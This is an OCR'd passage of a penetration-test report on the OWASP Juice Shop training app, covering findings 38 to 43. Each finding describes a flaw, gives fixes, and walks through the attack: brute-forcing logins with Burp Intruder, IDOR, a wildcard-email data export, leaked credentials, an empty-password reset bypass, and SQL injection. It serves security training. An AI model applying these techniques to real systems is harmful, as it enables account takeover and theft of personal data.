
Argon2, with a salt factor added to ensure rainbow tables cannot be used. Finally, Rate Limiting must be implemented on failed login attempts to prevent direct brute-force attacks.

POC:


If we're trying to guess the admin's password without any SQL trickery, then Burp's Intruder Sniper attack is the first thing that pops into my head. Set up Burp and FoxyProxy to capture a login packet, then send that packet to Intruder and set up your Sniper attack.



Now for the complicated part: finding a password list with common passwords, but without resorting to RockYou.txt. The one which made the most sense to me was located in /usr/share/wordlists/fern-wifi. The "common.txt" wordlist there seemed to have a number of potentially easy-to-guess passwords with an emphasis on administrator accounts.



Copy/paste the contents of the wordlist to Intruder's Payload tab and wait for a 200 status code. Don't worry, you won't be waiting long.



Now log in and enjoy your full administrator privileges!

❖ Finding 38 : Leaked Unsafe Product

High

- **Description:**

This vulnerability stems from the application's failure to adequately restrict access to sensitive or classified product records within its database. While the front-end application may exclude the unsafe product from search results and browsing categories, the underlying API or database record remains accessible. The flaw is often realized through **Insecure Direct Object Reference (IDOR)** or **Blind Guessing**. The application logic relies only on the *absence* of a product link in the UI, rather than a definitive server-side authorization check to prevent direct access to its ID. The exploitation involves the attacker finding or guessing the **Product ID** of the hidden item and requesting it directly via the API.

Impact

The primary impact is **Sensitive Information Disclosure** regarding product recalls, regulatory issues, or internal product statuses that the company intended to keep confidential. Exposure of this information can lead to severe **reputational damage**, regulatory fines, and legal action if the public becomes aware that the company was concealing information about an unsafe product. This confirms that the server failed to apply **Authorization** checks to the product details endpoint based on the product's internal status (e.g., is_recalled = true).

Resources:

https://pwning.owasp-juice.shop/part2/sensitive-data-exposure.html

Vulnerability Location :

is located at the **Product Details API Endpoint** (e.g., /api/Products/{id}). The weak component is the data filtering mechanism: when a user requests a product by ID, the system retrieves the record without first checking if the product's status field (e.g., status, recalled, or a similar flag) is set to a restricted value. Exploitation involves the attacker successfully **guessing the hidden Product ID** (often a low number like 1 or a number adjacent to known products) or using techniques like **SQL Injection/NoSQL Injection** to disclose all product IDs, and then querying the details endpoint directly with the hidden ID.

Recommendation:

To prevent the **Leaked Unsafe Product** vulnerability, stringent defensive measures must be applied. **Mandatory Server-Side Authorization Checks** are required: the server must implement


logic to check the internal status (e.g., recalled, hidden, or unsafe) of the requested product **before** returning its details to any non-administrative user. Furthermore, the application should **enforce the Principle of Least Privilege** on its database queries, ensuring that standard user queries retrieving product lists explicitly filter out all restricted items directly at the database level.

POC:


Obviously the first step in this challenge is to determine what the unsafe product is/was. The extracted contents of the site database's Product table (specifically the deletedAt column) ensured that this step required only a trivial amount of time to complete.


id	255	name	image	price	createdAt	deletedAt
1	255	Apple Juice (1000ml)	apple_juice.jpg	1.99	2020-11-02 21:06:06.867 +00:00	NULL
2	255	Orange Juice (1000ml)	orange_juice.jpg	2.99	2020-11-02 21:06:06.867 +00:00	NULL
3	255	Eggfruit Juice (500ml)	eggfruit_juice.jpg	8.99	2020-11-02 21:06:06.868 +00:00	NULL
4	255	Raspberry Juice (1000ml)	raspberry_juice.jpg	4.99	2020-11-02 21:06:06.868 +00:00	NULL
5	255	Lemon Juice (500ml)	lemon_juice.jpg	2.99	2020-11-02 21:06:06.868 +00:00	NULL
6	255	Banana Juice (1000ml)	banana_juice.jpg	1.99	2020-11-02 21:06:06.868 +00:00	NULL
7	255	OWASP Juice Shop T-Shirt	fan_shirt.jpg	22.49	2020-11-02 21:06:06.868 +00:00	NULL
8	255	OWASP Juice Shop CTF Girlie-Shirt	fan_girlie.jpg	22.49	2020-11-02 21:06:06.868 +00:00	NULL
9	255	OWASP SSL Advanced Forensic Tool (O-Saft)	orange_juice.jpg	0.01	2020-11-02 21:06:06.869 +00:00	NULL
10	255	Christmas Super-Surprise-Box (2014 Edition)	undefined.jpg	29.99	2020-11-02 21:06:06.869 +00:00	2014-12-27 00:00:00.
11	255	Rippertuer Special Juice	undefined.jpg	16.99	2020-11-02 21:06:06.870 +00:00	2019-02-01 00:00:00.
12	255	OWASP Juice Shop Sticker (2015/2016 design)	sticker.png	999.99	2020-11-02 21:06:06.870 +00:00	2017-04-28 00:00:00.
13	255	OWASP Juice Shop Iron-Ons (16pcs)	iron-on.jpg	14.99	2020-11-02 21:06:06.870 +00:00	NULL
14	255	OWASP Juice Shop Magnets (16pcs)	magnets.jpg	15.99	2020-11-02 21:06:06.870 +00:00	NULL
15	255	OWASP Juice Shop Sticker Page	sticker_page.jpg	9.99	2020-11-02 21:06:06.870 +00:00	NULL

The product description for the Rippertuer Special Juice reads "Contains a magical collection of the rarest fruits gathered from all around the world, like Cherymoya Annona cherimola, Jabuticaba Myrciaria cauliflora, Bael Aegle marmelos... and others, at an unbelievable price!
This item has been made unavailable because of lack of safety standards. (This product is unsafe! We plan to remove it from the stock!) ". By googling the listed fruit names, I was sent to a Pastebin page which contained descriptions of each ingredient, including the hazards posed by two of the fruits.



OSINT research completed, then it was simply a matter of informing the store of the hazard posed by their admittedly unsafe and recalled product.





❖ Finding 39 : GDPR Data Theft

Critical

Description

The application permits a legitimate user to retrieve **personal data belonging to other users** without exploiting injection vulnerabilities.
The design flaw lies in the absence of **authorization checks on resource identifiers**, exposing sensitive profile information.

Affected Components

- User data retrieval endpoints
- Identity mapping logic

Steps to Reproduce

1. Query a user data endpoint using identifiers of another user.
2. System retrieves the targeted user's personal data without validating ownership.

Result: Exposure of personal data of other accounts.

Impact

- Violation of GDPR Article 15 (Data Access Rights).
- Compromise of confidentiality and privacy.
- Enables profiling, stalking, or identity theft.

Recommendation


- Implement ID-based authorization checks:
  A user should only access their own data.
- Apply object-level access control (OWASP: Broken Object Level Authorization).
- Mask or anonymize sensitive data wherever possible.

POC :


To start this challenge I first went to the expanded description, where I noticed a few curious notes:

1. I need to steal the data of a user who has previously placed an order.
2. HTTP request fiddling would be insufficient.
3. The server responses will be key to solving the challenge.


The first thing I did was log into an account which I knew had placed orders and requested an export of personal data from the Account -> Privacy & Security menu and tracked the packets using Burp Suite. The export gave me a JSON object with a few data fields filled in concerning the user and past orders, but there was nothing worth mentioning in the packets or browser's developer tool tabs.




Then, I decided to try making an order and seeing what changed about a user's account when an order was created. What I found was that that there was an order number created, allowing the system to track that order.




From here, I checked Firefox's Developer Tools Network tab to see what data was being sent to me.




Taking special note of the format of the "email" field (and the Solution Guide), I opted to make a new user with an email with all consonants and vowels in the same positions, but with vowels replaced with different characters. If those asterisks acted as wildcard characters, then creating a nearly-identical user might trick the server into sending me the wrong user's data.



Then, I went back to the “Request Data Export” form.





And from an entirely new user (jam@juice-sh.op), with no order history, I received the data from a long-time customer (jim@juice-sh.op).

❖ Finding 40 : **Login MC SafeSearch**

High

Description

The user account belonging to **MC SafeSearch** can be accessed using its real credentials without any form of input manipulation, SQL injection, or authentication bypass.
This access becomes possible due to **direct exposure of private credentials** through challenge assets or previous tasks in the system. Even though the login flow behaves as intended, the presence of **static leaked credentials** constitutes a failure in data confidentiality.

Affected Components

- User authentication endpoint
- Internal credential storage / challenge artifacts

Steps to Reproduce

1. Interact with previous challenges that expose user-related content (e.g., user records, hints, static assets).
2. Identify clear-text credentials belonging to the MC SafeSearch user.
3. Use those credentials directly through the normal authentication endpoint.

Result: Successful login into the MC SafeSearch account using the **original credentials**.

Impact

- Direct compromise of user confidentiality.
- Unauthorized access to personal data and account functionality.
- Enables lateral movement against additional accounts.
- Violates basic principles of credential protection.

Recommendation

- Remove all real credentials from static front-end and challenge resources.
- Enforce strict secret rotation and eliminate hardcoded credentials.
- Implement secure seed data that uses randomized values per deployment.
- Audit challenge assets (images, JSON, metadata) for hidden sensitive values.

- ## PoC :

He looks like a man who's serious about strict adherence to best security practices. His producer looks kinda shady, though.

That looks an awful lot like YouTube's interface. Time to do some OSINT gathering by watching the video.

At 0:33 we get this gem:
"But then how do you remember is the question that I get
I say why not use the first name of your favorite pet?
Mine's my dog, Mr. Noodles. It don't matter if you know
because I was tricky and replaced some vowels with zeroes."


That makes it seem like the solution might be "Mr. N00dles", doesn't it? But what's his email address? We need both to solve this. Harkening back to the Admin Section challenge, we found a JSON document filled with user data, so all we need to do here is go back and find MC SafeSearch's email address, which appears to be "MC.SafeSearch@juice-sh.op". You could also just guess.


```
{
    "createdAt": "2020-10-31T18:26:29.223Z",
    "deletedAt": null,
    "deluxeToken": "",
    "email": "mc.safesearch@juice-sh.op",
    "id": 8,
    "isActive": true,
    "lastLoginIp": "undefined",
    "password": "********************************",
    "profileImage": "assets/public/images/uploads/default.svg",
    "role": "customer",
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiO
    "totpSecret": "",
    "updatedAt": "2020-10-31T23:17:55.392Z",
    "username": ""
},
```


Oh the joys of having Halloween on a Saturday night, but also during a pandemic...

Let's see if this works, or if we need to revisit Burp's Intruder tab to perform another Sniper attack to cycle through possible variations of that password...

I never wanted to be a celebrity, but impersonating one on the internet?



It's a real shame to see someone who's so diligent about maintaining good cyber security get hacked.

❖ Finding 41 : **Reset Bender Password**

High

Description

The password reset mechanism for the user **Bender** relies solely on a security question whose answer is publicly known within the application's environment.
The system **does not enforce multi-factor validation**, token expiration, or identity checks, enabling an attacker to reset the user's password without owning the account.

Affected Components

- `/rest/user/reset-password` (Forgot Password workflow)
- Security Question & Answer validation logic

Steps to Reproduce

1. Trigger the password reset workflow for the **Bender** account.
2. Provide the correct answer to the static security question.
3. System grants immediate access to password change functionality.

Result: A new password is set and the attacker gains full access to Bender's account.

Impact

- Complete account takeover via trivial personal knowledge.
- No need for prior credentials or authenticated access.
- Enables lateral movement or data theft from privileged accounts.


Recommendation

- Remove personal data–based security questions.
- Replace the reset flow with:
  - Email-based verification,
  - One-time tokens,
  - Expiration windows,
  - Optional 2FA validation.
- Enforce minimum password reset complexity and rate limitations.


Poc :

With the expanded description being of very little obvious assistance, I opted to learn how the password changing mechanism worked using an account for which I already had the password.


I was a little surprised to see that the passwords were being passed in cleartext like this, but it being Juice Shop that wasn't exactly shocking. Now that I knew roughly how the mechanism worked, I logged in as Bender using the SQL injection trick from the Login Bender challenge and started probing. I could have done this with the admin account, but on the off chance I got lucky on my first couple of attempts I didn't want to waste that luck on the wrong account. After all, knowing that SQL injection was disallowed for this challenge, there were only a few possible weaknesses to test.



OK, so using the wrong current password yields a 401 response code. What about leaving the current password field empty?



Success!



❖ Finding 42 : **Confidential Document**

High

Description

A supposedly restricted “confidential” document is accessible to users without proper authorization enforcement.
Access is granted strictly through direct URL interaction, independent of authentication role or permissions.

Affected Components

- Static asset storage
- Resource access control layer

Steps to Reproduce

1. Discover or enumerate the URL of the confidential document.
2. Request the document directly.
3. System returns the full file without access controls.

Result: Unauthorized access to internal or confidential content.

Impact

- Leakage of company internal resources.
- Exposure of business, legal, or operational documents.
- Enables phishing, social engineering, and legal liability.
- Violates least-privilege and privacy principles.


Recommendation

- Enforce access control checks at the **backend**, not the UI layer.
- Store confidential files behind authenticated storage endpoints.
- Generate signed URLs with expiration.
- Implement resource-based authorization (RBAC/ABAC).


POC :

Way back in the first installment of this series, **Security Policy**, in the process of enumerating the site using spiders and directory scanners, it was revealed that the site has a File Transfer Protocol (FTP) directory. If we're looking for documents, the odds of a confidential document being located there (especially at the one star level) are high.


Once you head over to http://localhost:3000/ftp, you can choose to download every .md file there, or you can simply choose the one most likely to be sensitive:



And what confidential information are they hiding in plain sight?



Sheesh. Seems important.



❖ Finding 43 : GDPR Data Erasure

Critical

Description

A user account previously marked as “erased” per GDPR requirements can still be logged into using legacy credentials.
This indicates incomplete deletion logic and **failure to purge identity records**, allowing authentication to a non-existent profile.

Affected Components

- User record deletion APIs
- Authentication backend
- Database cleanup routines

Steps to Reproduce

1. Attempt to authenticate with credentials associated with a GDPR-erased user.
2. Login succeeds and grants full access to the account.

Result: Restoration of a legally “deleted” identity.

Impact

- Severe GDPR violation (right to erasure ignored).
- Legal exposure and non-compliance penalties.
- High-risk precedent: “ghost accounts” still accessible.

Recommendation

- Implement irreversible deletion:
  - Remove auth tokens,
  - Purge user records,
  - Clear references in related tables.
- Apply GDPR-compliant anonymization policies.
- Conduct data lifecycle audits.


POC :

Owing in no small part to the Login Bender challenge solution, after reading the expanded description I was fairly certain that, provided I could find Chris' account in the user database, I could solve this challenge in the same way, using SQL injection.

Table: Users
[19 entries]

id	1	255	role	email	isActive	password
